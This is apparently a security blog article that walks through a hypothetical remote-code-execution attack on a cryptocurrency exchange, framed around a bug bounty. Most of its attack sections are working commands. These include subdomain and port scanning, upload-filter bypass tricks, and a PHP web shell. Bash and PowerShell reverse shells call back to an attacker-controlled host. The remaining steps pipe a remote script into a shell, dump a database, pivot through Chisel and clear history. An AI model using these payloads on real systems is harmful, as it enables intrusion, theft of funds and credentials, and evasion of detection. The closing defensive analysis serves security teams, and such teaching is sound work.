Listen to this Post
Introduction:

A recent critical Remote Code Execution (RCE) bounty secured on a cryptocurrency exchange underscores the severe risks facing high-value fintech platforms. This breach demonstrates how seemingly minor vulnerabilities can be chained to gain complete server control, potentially leading to catastrophic financial loss and data theft. This article dissects the hypothetical attack path, providing a technical deep dive into the methodologies that could transform a crypto exchange into an attacker’s command center.
Learning Objectives:
- Understand the common vulnerability chain leading to RCE in web applications, particularly in financial tech.
- Learn practical reconnaissance and exploitation techniques using tools like
nmap,gobuster, andmetasploit. - Master post-exploitation actions on both Linux and Windows servers to demonstrate impact and secure evidence.
You Should Know:
1. Reconnaissance & Attack Surface Mapping
Before exploitation, thorough reconnaissance is key. For a crypto exchange, this involves enumerating subdomains, open ports, and exposed services to identify potential weak points.
Step‑by‑step guide:
Subdomain Enumeration: Use tools like `gobuster` or `amass` to discover hidden subdomains which may host admin panels or development environments.
gobuster dns -d target-exchange.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 50
Port Scanning: Perform a comprehensive port scan with `nmap` to identify services like SSH (22), web servers (80,443,8080), or database ports (27017, 3306).
nmap -sV -sC -p- -T4 target-exchange.com -oA exchange_scan
Web Path Brute-forcing: Discover hidden directories and files on the web server, such as /admin, /backup, or /api/v1/test.
gobuster dir -u https://target-exchange.com -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php,json,bak
2. Identifying the Initial Foothold: Insecure File Upload
The post suggests an RCE was achieved. A common vector is an insecure file upload functionality, often found in profile picture uploads or document submission features.
Step‑by‑step guide:
Bypassing Upload Filters: Test for filters that check file extensions, MIME types, or file magic bytes. Try double extensions (shell.php.jpg), null bytes (shell.php%00.jpg), or case manipulation (sHeLl.PhP).
Crafting the Payload: If the server interprets PHP, upload a simple web shell.
<?php system($_GET['cmd']); ?>
Verification: Upon successful upload, access the file via the web path (e.g., /uploads/shell.php) and test execution with a simple command parameter: `https://target-exchange.com/uploads/shell.php?cmd=whoami`.
3. Upgrading to a Fully Interactive Shell
A web shell is limited. The next step is to establish a stable, interactive reverse shell back to your controlled machine.
Step‑by‑step guide:
Listener Setup: On your attack machine, start a Netcat listener.
nc -lvnp 4444
Triggering the Reverse Shell: Use the web shell to execute a reverse shell command. For a Linux target:
bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'
For a Windows target, you might use a PowerShell one-liner:
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('YOUR_IP',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
4. Post-Exploitation: Privilege Escalation & Pilfering
With initial access, the goal is to escalate privileges to root/Administrator and hunt for sensitive data like database credentials, API keys, and wallet seed phrases.
Step‑by‑step guide:
Linux Privilege Escalation Enumeration: Run scripts like `linpeas.sh` to automatically identify misconfigurations.
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
Check for SUID binaries, cron jobs, Docker group membership, and plaintext credentials in configuration files (config.php, .env).
Windows Privilege Escalation: Use tools like `winpeas.bat` or `PowerUp.ps1` to check for unquoted service paths, vulnerable drivers, and weak registry permissions.
Database Dump: If database credentials are found, connect and dump user tables, transaction logs, or API key stores.
mysql -u exchange_db_user -p -h 127.0.0.1 exchange_db -e 'SELECT FROM users;'
5. Lateral Movement & Pivoting
In a complex exchange architecture, the compromised web server might be a gateway to internal networks housing trading engines, cold wallets, or administrative systems.
Step‑by‑step guide:
Network Discovery from Compromised Host: Use native commands to map the internal network.
 Linux
hostname; ifconfig; netstat -antup; arp -a
 Windows
ipconfig /all; netstat -ano; arp -a
Port Forwarding with Chisel: Use a tool like Chisel to create a tunnel through the compromised host (the pivot) to reach internal services.
On your attack box (server mode): `./chisel server -p 8080 –reverse`
On the pivot host (client mode): `./chisel client YOUR_IP:8080 R:1080:INTERNAL_DB_IP:3306`
You can now connect to `localhost:1080` from your attack box to reach the internal database.
6. Covering Tracks & Proof of Concept
For a bug bounty, you must demonstrate impact without causing damage. Document everything and focus on accessing non-sensitive proof.
Step‑by‑step guide:
Non-Destructive Proof: Retrieve server environment variables, a directory listing of a critical config folder, or the current user’s privileges. Never copy real user data or private keys.
env | grep -i key
ls -la /app/config/
whoami && sudo -l
Cleanup: Remove any uploaded shell files and shell history to clean the environment, as part of ethical testing.
rm /var/www/html/uploads/shell.php
history -c
What Undercode Say:
- The Perimeter is Deceptive: A crypto exchange’s robust financial security (wallets, 2FA) is irrelevant if the web application layer is weak. The attack surface often begins where traditional finance doesn’t look: in file upload handlers, API endpoints, and outdated middleware.
- Chaining is Inevitable: Critical RCEs are rarely a single flaw. They are the product of chaining a minor misconfiguration (like improper file type validation) with systemic issues (like running services as root). Defense must be layered, assuming initial breach is possible.
Analysis: This bounty highlights a critical paradigm. Blockchain technology itself may be secure, but the surrounding exchange infrastructure—web servers, databases, APIs—is built on traditional, vulnerable software stacks. Attackers are not brute-forcing cryptographic keys; they are exploiting forgotten `.git` directories, deserializing insecure API objects, and abusing server-side template injections. The focus for securing Web3 must shift left, intensifying traditional application security testing, implementing rigorous input sanitization, and adopting a zero-trust architecture within the internal network. The million-dollar bug bounty is a stark investment that reveals the true cost of a single overlooked vulnerability.
Prediction:
The convergence of AI-powered code generation and offensive security tools will lead to an increase in both the frequency and sophistication of RCE attacks, particularly against automated trading systems and decentralized exchange (DEX) interfaces. We predict a rise in “AI-as-a-payload” attacks, where AI-generated polymorphic code is used to bypass static WAF rules, specifically targeting the complex, interconnected APIs of crypto platforms. Furthermore, as exchanges integrate more third-party DeFi protocols and cross-chain bridges, the attack surface will expand exponentially, making comprehensive, continuous penetration testing not just prudent, but existential for the industry’s survival.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jip Tyrone – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


